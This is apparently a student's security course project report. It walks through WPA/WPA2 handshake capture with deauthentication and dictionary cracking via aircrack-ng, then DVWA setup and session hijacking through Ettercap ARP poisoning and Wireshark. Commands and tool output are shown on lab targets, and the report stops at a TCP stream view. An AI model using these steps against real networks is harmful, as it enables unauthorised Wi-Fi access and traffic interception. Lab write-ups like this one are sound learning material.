

MAJOR PROJECT



Name: Manoj V

Batch: August-september
(2023) batch

College: Anna university regional
campus coimbatore

1.WiFi - WPA/2 : Handshake Capturing & Cracking Key

The objective is to capture the WPA/WPA2 authentication handshake and then use aircrack-ng to crack the pre-shared key.

PROCEDURE TO FOLLOW:

- 1.Start the wireless interface in monitor mode on the specific AP channel
- 2.Start airodump-ng on AP channel with filter for bssid to collect authentication handshake
- 3.Use aireplay-ng to deauthenticate the wireless client
- 4.Run aircrack-ng to crack the pre-shared key using the authentication handshake

Step 1 - Start the wireless interface in monitor mode


The purpose of this step is to put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally your card will only “hear” packets addressed to you. By hearing every packet, we can later capture the WPA/WPA2 4-way handshake.

TOOL:

airmon-ng
command:

```
sudo airmon-ng start wlan0
```

The above command will enable the monitor mode .



The screenshot shows a macOS Terminal window with the following session log:

```
manoj@manoj:~$ lsusb
Bus 001 Device 003: ID 0cf3:e500 Qualcomm Atheros Communications
Bus 001 Device 002: ID 0438:7900 Advanced Micro Devices, Inc. Root Hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 003 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 002 Device 002: ID 04f2:b581 Chicony Electronics Co., Ltd EasyCamera
Bus 002 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
manoj@manoj:~$ iwconfig
lo      no wireless extensions.

enp1s0    no wireless extensions.

wlp2s0    IEEE 802.11 ESSID:"King_Mj_11"
          Mode:Managed Frequency:2.447 GHz Access Point: 26:29:AB:D8:C5:0F
          Bit Rate=1 Mb/s Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:on
          Link Quality=67/70 Signal level=-43 dBm
          Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
          Tx excessive retries:0 Invalid misc:49 Missed beacon:0

manoj@manoj:~$ sudo airmon-ng check kill
[sudo] password for manoj:

Killing these processes:
  PID Name
  778 wpa_supplicant
  6124 avahi-daemon

manoj@manoj:~$
```

Step 2 - Start airodump-ng to collect authentication handshake

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.
- -w psk is the file name prefix for the file which will contain the IVs.
- wlan0 is the interface name.

Command:

```
airodump-ng -c "channel no" --bssid "target mac address" -w a.cap wlan0
```

```
CH 14 ][ Elapsed: 12 s ][ 2022-09-08 06:26
          BSSID      PWR  Beacons  #Data, #/s  CH   MB   ENC CIPHER AUTH ESSID
          A2:E9:68:D3:03:10 -28        2       0     0    6   11   WPA   TKIP   PSK  HackMeIfYouCan
          BSSID      STATION          PWR  Rate     Lost    Frames  Notes  Probes
```

Step 3 - Use aireplay-ng to deauthenticate the wireless client

This step is optional. If you are patient, you can wait until airodump-ng captures a handshake when one or more clients connect to the AP. You only perform this step if you opted to actively speed up the process. The other constraint is that there must be a wireless client currently associated with the AP. If there is no wireless client currently associated with the AP, then you have to be patient and wait for one to connect to the AP so that a handshake can be captured. Needless to say, if a wireless client shows up later and airodump-ng did not capture the handshake, you can backtrack and perform this step.

COMMAND:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 wlan0
```

```

CH 6 ][ Elapsed: 2 mins ][ 2022-09-08 06:30 ][ WPA handshake: A2:E9:68:D3:03:10

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
A2:E9:68:D3:03:10 -28 100      1570     19   0   6   11   WPA   TKIP   PSK   HackMeIfYouCan

BSSID          STATION          PWR Rate Lost Frames Notes Probes
A2:E9:68:D3:03:10 02:00:00:00:02:00 -29    1 - 1      0       51   EAPOL  HackMeIfYouCan

```

Step 4 - Run aircrack-ng to crack the pre-shared key

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key.

COMMAND:

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

```

Aircrack-ng 1.5.2

[00:00:01] 27/30 keys tested (41.88 k/s)

Time left: 0 seconds           90.00%

KEY FOUND! [ friendship ]

Master Key      : 1A 04 2D BC 57 36 1B F3 45 4E 6B 53 64 2E E0 67
                   61 3B 68 6E B9 4C B5 C6 82 2D 9B E6 C5 7C CE 12

Transient Key   : FE 52 AC 1A 19 F3 9D 1A 26 23 3D 68 3E 4D 60 23
                   E9 A4 61 F3 03 4C EF 8B 9B 03 B2 83 AB A2 53 EF
                   DB 37 3D A9 F0 70 55 BC FC 0D 6A 8A 82 77 F7 27
                   14 82 05 D6 5D 5B A5 5A F7 F7 8D 45 90 ED 9B BD

EAPOL HMAC      : AB 5F BC 6E 4C CB EF 8B AF 85 39 A5 5F 73 DD 3F
root@attackdefense:~#
```

2. Perform session hijacking & get login access using DVWA


DVWA INSTALLATION

Steps to setup DVWA on your windows PC:

Step 1: Download and install XAMPP on your computer.

Step 2: Open XAMPP:

Then open the XAMPP control panel and start “Apache” and “MySQL” service.



Step 3: Download Damn Vulnerable Web App (DVWA)

A screenshot of a web browser displaying the DVWA application. The address bar shows "Not secure | dvwa.co.uk". The main page title is "Damn Vulnerable Web Application (DVWA)". A modal dialog box is open, titled "Vulnerability: Stored Cross Site Scripting (XSS)". The dialog contains the following text:

security: low PHPSESSID=quq6g9bfmch3t9f8ps5
 Prevent this page from creating additional dialogs

OK

Names: test
Message: This is a test comment


Names: test
Message: This is a test comment

Names: c0da<>

Below the dialog, a descriptive text block reads:


Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

Step 4 Extract the Zip to htdocs :



Step 5: Open the web browser:

Step 6: Open the browser and then type “127.0.0.1/DVWA” in the address bar (without quotes). You will see the setup page



Step 7 :To Login in DVWA just type User Name= Admin and Password=Password i.e. by default user name and password.

(i) 127.0.0.1/dvwa/login.php



Username

Password

Step 8 After Login this screen will be available on the browser.



Welcome to Damn Vulnerable Web Application!

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions


It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Step 9 Set the security levels of DVWA according to your requirement.

SQL Injection	3. High - This option is an example of best practices to attempt to secure against SQL exploitation, similar in various ways to XSS.										
SQL Injection (Blind)	4. Impossible - This level shows the source code to the security exploit. Prior to DVWA v1.9, this level was called "Blind".										
Weak Session IDs											
XSS (DOM)											
XSS (Reflected)											
XSS (Stored)											
DVWA Security	<table border="1"><tr><td>Low</td><td><input type="button" value="▼"/></td></tr><tr><td>Low</td><td>Submit</td></tr><tr><td>Medium</td><td></td></tr><tr><td>High</td><td></td></tr><tr><td>Impossible</td><td>HP-Intrusion Detection</td></tr></table>	Low	<input type="button" value="▼"/>	Low	Submit	Medium		High		Impossible	HP-Intrusion Detection
Low	<input type="button" value="▼"/>										
Low	Submit										
Medium											
High											
Impossible	HP-Intrusion Detection										
PHP Info											
About											
Logout											

PHPIDS works by filtering any user input to DVWA to serve as a live example of some cases how WAFs can be circumvented.

Ettercap:



To find target ip:

A screenshot of a terminal window titled "manoj@manoj: ~". The user has run the command "route -n" to view the kernel IP routing table. The output is as follows:

```
manoj@manoj:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
0.0.0.0         192.168.12.50   0.0.0.0        UG    600    0        0 wlp2s0
169.254.0.0     0.0.0.0        255.255.0.0    U     1000   0        0 wlp2s0
192.168.12.0    0.0.0.0        255.255.255.0   U     600    0        0 wlp2s0
manoj@manoj:~$
```

Using Ettercap add to Target

The screenshot shows the Ettercap host list interface. At the top, it says "Host List" and "Ettercap 0.8.3.1 (EB)". Below is a table with columns: IP Address, MAC Address, and Description. Two hosts are listed:

IP Address	MAC Address	Description
192.168.12.50	26:29:AB:D8:C5:0F	
fe80::2429:abff:fed8:c50f	26:29:AB:D8:C5:0F	

At the bottom, there are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". Below these buttons, the log output is displayed:

```
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
```

Add router to Target 1:

```
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.12.50 added to TARGET1
```


Add victim to Target 2:

```
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.12.50 added to TARGET1
Host fe80::2429:abff:fed8:c50f added to TARGET2
```


Arp poisoning the network to analyze the packets

```
ARP poisoning victims:
GROUP 1 : 192.168.12.50 26:29:AB:D8:C5:0F
GROUP 2 : ANY (all the hosts in the list)
DHCP: [3C:91:80:57:C5:91] REQUEST 192.168.12.250
DHCP: [192.168.12.50] ACK : 192.168.12.250 255.255.255.0 GW 192.168.12.50 DNS 192.168.12.50
```


To see the packets open wireshark:



In wireshark anlayse the packets



Find the session Id:



Wireshark - Follow TCP Stream (tcp.stream eq 2) - eth0

